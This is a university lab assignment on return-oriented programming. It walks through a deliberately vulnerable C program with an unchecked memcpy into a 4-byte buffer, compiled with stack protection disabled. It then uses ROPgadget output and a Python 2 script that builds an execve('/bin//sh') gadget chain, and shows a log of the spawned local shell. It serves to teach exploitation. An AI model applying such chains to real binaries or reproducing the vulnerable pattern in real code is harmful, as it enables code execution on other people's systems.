

## **ASSIGNMENT – 3**

### **RETURN ORIENTED PROGRAMMING**

**SUBJECT NAME: CRYPTOGRAPHY AND NETWORK SECURITY**

**SUBJECT CODE: CS6008**

**MODULE: 3**

<b>NAME</b>	<b>BHUVANESHWAR S</b>
<b>REG.NO</b>	<b>2019103513</b>
<b>DATE</b>	<b>05/04/2022</b>

**AIM:**

To implement a return oriented programming.

**TOOLS INVOLVED:**

- ROPgadget
- GCC
- Python 2
- Linux Based Operating System - Ubuntu

**PROBLEM DESCRIPTIONS:**

Return oriented programming is a technique of stack smashing where the attacker uses a chain of already present executable codes already present in process' s memory. The executable code instructions are called gadgets. Each gadgets return to another gadget until the desired effect is achieved.

**INPUT:**


Getting an input from files which contain addresses of gadgets.

**OUTPUT:**

To get the address of ' /bin/sh' and load the return address of hello program with this address, so that we end up with a running shell.

## SCREENSHOT:

FILENAME: hello.c



```
1 #include<stdio.h>
2 #include<string.h>
3 #include<stdlib.h>
4
5 void overflow(void *buffer,int len){
6     char buf[4];
7     memcpy(buf,buffer,len);
8 }
9
10 int main(int argc,char *argv[]){
11     char filebuff[1024];
12     FILE *file = fopen(argv[1],"rb");
13     int bytes = fread(filebuff,sizeof(char),1024,file);
14     fclose(file);
15     overflow(filebuff,bytes);
16     return 0;
17 }
```

Here the code, which copy the characters from the files.

We first begin by compiling **hello.c** code with the following command: **gcc -fno-stack-protector -static hello.c -o hello**

Where,


**-fno-stack-protector** : disables stack protection

**-static** : link a program statically, to prevent address randomization

```
bhuvan@bhuvan-VirtualBox:~/rop$
bhuvan@bhuvan-VirtualBox:~/rop$ gcc -fno-stack-protector -static hello.c -o hello
bhuvan@bhuvan-VirtualBox:~/rop$
```

ROPgadget libraries used to find all the gadget from the executable binary files (hello) and put into the "heloRop" .

```
bhuvan@bhuvan-VirtualBox:~/rop$
bhuvan@bhuvan-VirtualBox:~/rop$ ROPgadget --ropchain --binary hello > heloRop
bhuvan@bhuvan-VirtualBox:~/rop$
```



```
Open  [icon] *heloRop ~/rop Save [icon] [icon] [icon] [icon]
hello.c  gadget.py  *heloRop
39373 0x00000000000040c384 : xor r9d, r9d ; jmp 0x40c7e0
39376 0x000000000000477783 : xor r9d, r9d ; jmp 0x477216
39377 0x00000000000047fe2c : xor r9d, r9d ; jmp 0x47fe5d
39378 0x000000000000480bd0 : xor r9d, r9d ; jmp 0x480798
39379 0x000000000000481390 : xor r9d, r9d ; jmp 0x480dc0
39380 0x000000000000410484 : xor r9d, r9d ; movsxd r15, edx ; jmp 0x4104b8
39381 0x00000000000045e052 : xor r9d, r9d ; movsxd r15, edx ; jmp 0x45e088
39382 0x00000000000046a967 : xor r9d, r9d ; xor edx, edx ; jmp 0x46833f
39383 0x00000000000046a971 : xor r9d, r9d ; xor edx, edx ; jmp 0x46847f
39384 0x00000000000046c45e : xor r9d, r9d ; xor r8d, r8d ; jmp 0x46c401
39385 0x00000000000040c02d : xor rax, 0xfffffffff8b4c0001 ; add al, 0x24 ; jmp 0x40b2b6
39386 0x00000000000040fde1 : xor rax, qword ptr [0x30] ; call rax
39387 0x00000000000040fde0 : xor rax, qword ptr fs:[0x30] ; call rax
39388 0x0000000000004436a0 : xor rax, rax ; ret
39389 0x00000000000040fdc3 : xor rdx, qword ptr [0x30] ; call rdx
39390 0x00000000000040fdc2 : xor rdx, qword ptr fs:[0x30] ; call rdx
39391
39392 Unique gadgets found: 39388
39393
39394 ROP chain generation
39395 =====
39396
39397 - Step 1 -- Write-what-where gadgets
39398
39399     [+] Gadget found: 0x47b955 mov qword ptr [rsi], rax ; ret
39400     [+] Gadget found: 0x40f1fe pop rsi ; ret
39401     [+] Gadget found: 0x414df4 pop rax ; ret
39402     [+] Gadget found: 0x4436a0 xor rax, rax ; ret
39403
39404 - Step 2 -- Init syscall number gadgets
39405
39406     [+] Gadget found: 0x4436a0 xor rax, rax ; ret
39407     [+] Gadget found: 0x470980 add rax, 1 ; ret
39408     [+] Gadget found: 0x470981 add eax, 1 ; ret
39409
39410 - Step 3 -- Init syscall arguments gadgets
39411
39412     [+] Gadget found: 0x40186a pop rdi ; ret
39413     [+] Gadget found: 0x40f1fe pop rsi ; ret
39414     [+] Gadget found: 0x40176f pop rdx ; ret
39415
39416 - Step 4 -- Syscall gadget
39417
```

39388 gadget are found from the executable binary files. Now we need to spawn a shell from the Executable binary files. So we have to select particular gadget and enter into the python files to write the corresponding bytes of the address to the text files.

```
Open gadget.py Save
hello.c gadget.py *heloRop
1#!/usr/bin/env python2
2# execve generated by ROPgadget
3
4from struct import pack
5
6# Padding goes here
7p = ''
8p += "A"*12
9p += pack('<Q', 0x000000000040f1fe) # pop rsi ; ret
10p += pack('<Q', 0x00000000004c00e0) # @ .data
11p += pack('<Q', 0x0000000000414df4) # pop rax ; ret
12p += '/bin//sh'
13p += pack('<Q', 0x000000000047b955) # mov qword ptr [rsi], rax ; ret
14p += pack('<Q', 0x000000000040f1fe) # pop rsi ; ret
15p += pack('<Q', 0x00000000004c00e8) # @ .data + 8
16p += pack('<Q', 0x00000000004436a0) # xor rax, rax ; ret
17p += pack('<Q', 0x000000000047b955) # mov qword ptr [rsi], rax ; ret
18p += pack('<Q', 0x000000000040186a) # pop rdi ; ret
19p += pack('<Q', 0x00000000004c00e0) # @ .data
20p += pack('<Q', 0x000000000040f1fe) # pop rsi ; ret
21p += pack('<Q', 0x00000000004c00e8) # @ .data + 8
22p += pack('<Q', 0x000000000040176f) # pop rdx ; ret
23p += pack('<Q', 0x00000000004c00e8) # @ .data + 8
24p += pack('<Q', 0x00000000004436a0) # xor rax, rax ; ret
25p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
26p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
27p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
28p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
29p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
30p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
31p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
32p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
33p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
34p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
35p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
36p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
37p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
38p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
39p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
40p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
41p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
42p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
Python Tab Width: 8 Ln 22, Col 52 INS
```

```
Open gadget.py Save
hello.c gadget.py *heloRop
48p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
49p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
50p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
51p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
52p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
53p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
54p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
55p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
56p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
57p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
58p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
59p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
60p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
61p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
62p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
63p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
64p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
65p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
66p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
67p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
68p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
69p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
70p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
71p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
72p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
73p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
74p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
75p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
76p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
77p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
78p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
79p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
80p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
81p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
82p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
83p += pack('<Q', 0x0000000000470980) # add rax, 1 ; ret
84p += pack('<Q', 0x00000000004012d3) # syscall
85
86f = open("hello_gadgets", "wb")
87f.write(p)
88f.close()
89
Python Tab Width: 8 Ln 22, Col 52 INS
```

Now we run the python scripts (gadget.py), the **hello\_gadgets** (vulnerable) files is created which address of gadgets to spawn a shell.

```
bhuvan@bhuvan-VirtualBox:~/rop$  
bhuvan@bhuvan-VirtualBox:~/rop$ python2 gadget.py  
bhuvan@bhuvan-VirtualBox:~/rop$
```

Run the executive binary files with the vulnerable files (hello\_gadgets)

```
bhuvan@bhuvan-VirtualBox:~/rop$ ./hello hello_gadgets  
$  
$  
$ whoami  
bhuvan  
$  
$  
$ ls -la  
total 3464  
drwxrwxr-x  3 bhuvan bhuvan   4096 May  3 20:35 .  
drwxr-xr-x 18 bhuvan bhuvan   4096 May  3 14:26 ..  
drwxrwxr-x  2 bhuvan bhuvan   4096 May  3 17:17 1  
-rwxrwxr-x  1 bhuvan bhuvan  16584 May  3 14:33 a.out  
-rw-rw-r--  1 bhuvan bhuvan   4287 May  3 20:34 gadget.py  
-rwxrwxr-x  1 bhuvan bhuvan 871920 May  3 20:29 hello  
-rw-----  1 bhuvan bhuvan     0 May  3 14:38 hello.#prelink#.71aWc9  
-rw-----  1 bhuvan bhuvan     0 May  3 14:40 hello.#prelink#.H0iVN7  
-rw-----  1 bhuvan bhuvan     0 May  3 14:38 hello.#prelink#.dh3at1  
-rw-rw-r--  1 bhuvan bhuvan   334 May  3 20:29 hello.c  
-rw-rw-r--  1 bhuvan bhuvan   620 May  3 20:35 hello_gadgets  
-rw-rw-r--  1 bhuvan bhuvan     0 May  3 16:24 hello_rop  
-rwxrwxr-x  1 bhuvan bhuvan  16744 May  3 17:12 hellp  
-rw-rw-r--  1 bhuvan bhuvan 2590746 May  3 20:31 heloRop  
-rw-rw-r--  1 bhuvan bhuvan   297 May  3 16:34 out.txt  
-rw-rw-r--  1 bhuvan bhuvan   276 May  3 14:30 shell.c  
-rw-rw-r--  1 bhuvan bhuvan    66 May  3 14:34 shellcode  
$  
$  
$ exit
```

Hence the shell is spawned the attacker can control (or attack) / get an particular information from a entire system. We can see list of files and also see username of the current user.